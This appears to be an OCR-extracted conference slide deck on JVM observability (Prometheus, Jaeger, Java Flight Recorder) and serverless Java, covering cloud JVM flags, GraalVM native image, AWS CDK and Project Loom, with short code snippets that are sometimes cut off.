
> *In software, observability is the ability to ask new questions of the health of your running services without deploying new instrumentation.*

The three pillars

- Metrics
- Logs
- Traces

Prometheus

Prometheus architecture



Exporters

JMX exporter


JMX exporter

https://github.com/prometheus/jmx_exporter

JMX exporter

```
01. java -javaagent:./jmx_prometheus_javaagent-0.16.1.jar=8080:config.
```

Spring Actuator



By default, metrics are published via REST calls but it is also possible to use the Java Agent API if you have it on the classpath:

Properties | Yaml

PROPERTIES

```
management.metrics.export.newrelic.client-provider-type=insights-agent
```

Finally, you can take full control by defining your own `NewRelicClientProvider` bean.

6.2.13. Prometheus


Prometheus expects to scrape or poll individual app instances for metrics. Spring Boot provides an actuator endpoint available at `/actuator/prometheus` to present a Prometheus scrape with the appropriate format.

Tip

The endpoint is not available by default and must be exposed, see exposing endpoints for more details.

Here is an example `scrape_config` to add to `prometheus.yml`:

Akka


Lightbend
DOCUMENTATION
Introduction
Getting started
Developer sandbox
Setup
Instrumentations
Extensions
Backend plugins
Cinnamon metadata
Datadog
New Relic
Coda Hale Metrics
Prometheus
Cinnamon dependency
Exporters
Configuration
Custom exporter
Docs / Lightbend Telemetry / Backend plugins / Prometheus
LANGUAGES Scala
BUILD TOOLS Maven
Prometheus
Lightbend Telemetry can report metrics to Prometheus, using a backend plugin integrated with the Prometheus JVM client.
Cinnamon dependency
First make sure that your build is configured to use the Cinnamon Agent and has instrumentations enabled, such as Akka instrumentation or Akka HTTP instrumentation.
Here is the core Cinnamon Prometheus dependency, but note that you also need to select an exporter.

Prometheus Client for Java


```
01. import io.prometheus.client.Counter;
    class YourClass {
      static final Counter requests = Counter.build()
          .name("requests_total").help("Total requests.").register();
      void processRequest() {
        requests.inc();
        // Your code here.
      }
    }
```

Traces

Definition


A trace is a data/execution path through the system, and can be thought of as a directed acyclic graph of spans.

Trace/Span



Unique ID → {context}
Edge service
A
{context}
{context}
B
E
{context}
{context}
C
D
time
A
B
TRACE
C
D
E
SPANS

Jaeger

Jaeger architecture



Instrumentation



Get tracer

```
01. Tracer tracer = Configuration.fromEnv().getTracer();
```

Access span

```
01. Span span = tracer.scopeManager().activeSpan();
02. if (span != null) {
03.     span.log("...");
04. }
```

Create span

```
01. Span span = tracer.buildSpan("someWork").start();
02. try (Scope scope = tracer.scopeManager().activate(span)) {
03.     // Do things.
04. } catch(Exception ex) {
05.     Tags.ERROR.set(span, true);
06.     span.log(Map.of(Fields.EVENT, "error", Fields.ERROR_OBJECT,
07.                     ex, Fields.MESSAGE, ex.getMessage()));
08. } finally {
09.     span.finish();
10. }
```

Ignore parent span

```
01. Span span = tracer.
02.                 buildSpan("someWork").
03.                 ignoreActiveSpan().
04.                 start();
```

JFR

Java Flight Recorder

- It was first introduced in JRockit.
- Many features of JRockit including JFR were merged into Oracle HotSpot at version 8.
- Till version 11, JFR/JMC was considered a commercial feature (`-XX:+UnlockCommercialFeatures -XX:+FlightRecorder`).
- In 11, JFR became free, but JMC (Mission Control UI) was removed from JDK, but remained a separate utility.

jcmd

```
01. jcmd <PID> JFR.start duration=60s filename=recording.jfr
02. jcmd <PID> JFR.start
03. jcmd <PID> JFR.dump name=1 filename=recording.jfr
04. jcmd <PID> JFR.stop
```

jfr

```
01. jfr print --events CPULoad,GarbageCollection recording.jfr
02. jfr print --categories "GC,JVM,Java*" recording.jfr
03. jfr summary recording.jfr
04. jfr metadata recording.jfr
```

Custom events

```
01. import jdk.jfr.Event;
02.
03. public class RestCallEvent extends Event {
04.   public String path;
05.   public String key;
06.   public long dataSize;
07. }
```

Custom events

```
01. event.begin();
02. // do something
03. event.key = key;
04. event.dataSize = val.length();
05. // do something
06. event.end();
07. event.commit();
```

JFR Streaming (Java 14)

```
01. try (var rs = new RecordingStream()) {
02.   rs.enable("jdk.CPULoad").withPeriod(Duration.ofSeconds(1));
03.   rs.enable("jdk.JavaMonitorEnter").withThreshold(Duration.ofMilli
04.   rs.onEvent("jdk.CPULoad", event -> {
05.     System.out.println(event.getFloat("machineTotal"));
06.   });
07.   rs.onEvent("jdk.JavaMonitorEnter", event -> {
08.     System.out.println(event.getClass("monitorClass"));
09.   });
10.   rs.start();
```

JFR Streaming (Java 14)

```
01. Configuration c = Configuration.getConfiguration("default");
02. try (var rs = new RecordingStream(c)) {
03.     rs.onEvent("jdk.GarbageCollection", System.out::println);
04.     rs.onEvent("jdk.CPULoad", System.out::println);
05.     rs.onEvent("jdk.JVMInformation", System.out::println);
06.     rs.start();
07.   }
08. }
```

AWS CodeGuru

AWS X-ray

Serverless

If it were 2005...

- Jetty/Tomcat/Ruby/PHP (on a server)
- MySQL, PostgreSQL, HSQL, Sqlite (on a server)
- File system (on a server)

If it were 2015...

- Jetty/Tomcat/Ruby/PHP (in a container on a server) or PaaS in the cloud
- MySQL, PostgreSQL, HSQL, Sqlite (on a server or in a container on a server) or DaaS in the cloud
- File system (in a volume on a server) or object storage in the cloud

In 2022...

- CDN + FaaS + LB in the cloud
- DaaS in the cloud
- Object storage in the cloud

FaaS JVM choices

GCP

GCP (512m)

```
01. -XX:MaxRAM=512m
02. -XX:MaxRAMPercentage=70
```

GCP (512m)

- Copy
- MarkSweepCompact

GCP (4096m)

```
01. -XX:MaxRAM=4096m
02. -XX:MaxRAMPercentage=70
```

GCP (4096m)

- G1 Young
- G1 Old

Azure

Azure

```
01. -XX:+TieredCompilation
02. -XX:TieredStopAtLevel=1
03. -Xverify:none
04. -Djava.net.preferIPv4Stack=true
```

GC

- PS Scavenge
- PS MarkSweep

AWS (512)

```
01. -XX:MaxHeapSize=445645k
02. -XX:MaxMetaspaceSize=52429k
03. -XX:ReservedCodeCacheSize=26214k
04. -XX:+UseSerialGC
```

AWS (4096)

```
01. -XX:MaxHeapSize=3948544k
02. -XX:MaxMetaspaceSize=163840k
03. -XX:ReservedCodeCacheSize=81920k
04. -XX:+UseSerialGC
```

AWS

```
01. -javaagent:/var/runtime/amzn-log4j-security-jdk11-0.1alpha.jar
02. -Xshare:on
03. -XX:SharedArchiveFile=/var/lang/lib/server/runtime.jsa
04. -XX:-TieredCompilation
05. -Djava.net.preferIPv4Stack=true
```

CDS

- Class Data Sharing
- It contains 1300+ core library classes loaded by the bootstrap class loader
- It is stored in a format that can be loaded very quickly, compared to loading from a JAR file

Dynamic CDS

```
01. -XX:ArchiveClassesAtExit=cds.jsa
```

JVM FaaS on clouds

- AWS: Serial, only JIT C2, shared class data, memory set explicitly
- GCP: Serial or G1, auto-tuning memory pools
- Azure: Parallel, only JIT C1

JIT

JVMCI

Graal Compiler

- Graal Compiler = JIT Compiler written in Java
- Added in Java 10
- Removed in Java 17

Graal VM

- OpenJDK with Graal compiler
- Truffle framework
- Tooling for other languages (Python, Node.js, Ruby etc.)
- Native image + Substrate VM

Modes

- JVM
- Native

Native

Nice and shiny?

- Requires extra tooling (platform image, C++ compiler)
- Compilation time could be quite long for larger code bases
- "Closed-world" approach requires extra configuration for handling reflection, dynamic proxies etc.
- Some runtime tooling is not available (no way to get a memory dump)

Reflection

```
01. native-image -H:ReflectionConfigurationFiles=r.json ...
```

Reflection

```
{
  {
    "name":
      "java.lang.String$CaseInsensitiveComparator",
    "queriedMethods": [
      { "name": "compare" }
    ]
  }
]
```

Hmmm...

- Long compilation times
- Extra configuration or code changes are required
- Not all Java functionality is supported

Why bother?

- improved startup time (= faster scaling)
- reduced memory usage (= cheaper)
- reduced image size
- better performance (?)
- better security (?)
- ideal for serverless/ML workloads

Community!

- **Spring Native** (native image support for Spring/Spring Boot)
- **Quarkus** (RedHat's baby, lots of integrations, community work, build-time code generation)
- **Micronaut** (no reflection, build-time code generation)
- **Helidon** (Oracle's baby, support for jlink)

Quarkus

Helidon

Infra-as-code

CDK

Infra-as-Java

```
01. Bucket bucket = Bucket.Builder
02.   .create(this, targetBucket).build();
03.
04. PolicyStatement statement1 = PolicyStatement.Builder.create()
05.   .effect(Effect.ALLOW)
06.   .actions(asList("s3:GetBucket", "s3:PutObject"))
07.   .resources(asList("arn:aws:s3:::" + bucket.getBucketName() + "/*
08.   .build();
```

Infra-as-Java

```
01. Vpc vpc = new Vpc(this, "VPC");
02. AutoScalingGroup asg = AutoScalingGroup.Builder
04.   .create(this,"ASG")
05.   .vpc(vpc)
06.   .instanceType(InstanceType.of(BURSTABLE2, MICRO))
07.   .machineImage(new AmazonLinuxImage())
08.   .build();
```


Infra-as-Java

```
01. HealthCheck.Builder  healthCheckBuilder =
02.   new HealthCheck.Builder();
03. HealthCheck healthCheck = healthCheckBuilder.port(80).build();
04. LoadBalancer lb = LoadBalancer.Builder.create(this,"LB")
05.   .vpc(vpc)
06.   .internetFacing(Boolean.TRUE)
07.   .healthCheck(healthCheck)
08.   .build();
```

Conclusion

- JVM ecosystem has many options for different load types.
- It makes it useful for any cloud-native/serverless/containerized environment.
- Community is vibrant and responsive.

Golden Path



Future

Project Loom

```
01. Thread.startVirtualThread(
02.   () -> {
03.     System.out.println("Hello World");
04.   }
05. );
```

Alibaba's Dragonwell

https://dragonwell-jdk.io/

Project Leyden

> *The primary goal of this Project is to address the long-term pain points of Java's slow startup time, slow time to peak performance, and large footprint.*

Thank you!


Questions?

$ ping me

 @codingandrey

 github.com/aadamovich

 lv.linkedin.com/in/andreyadamovich

 extremeautomation.io

 andrey@extremeautomation.io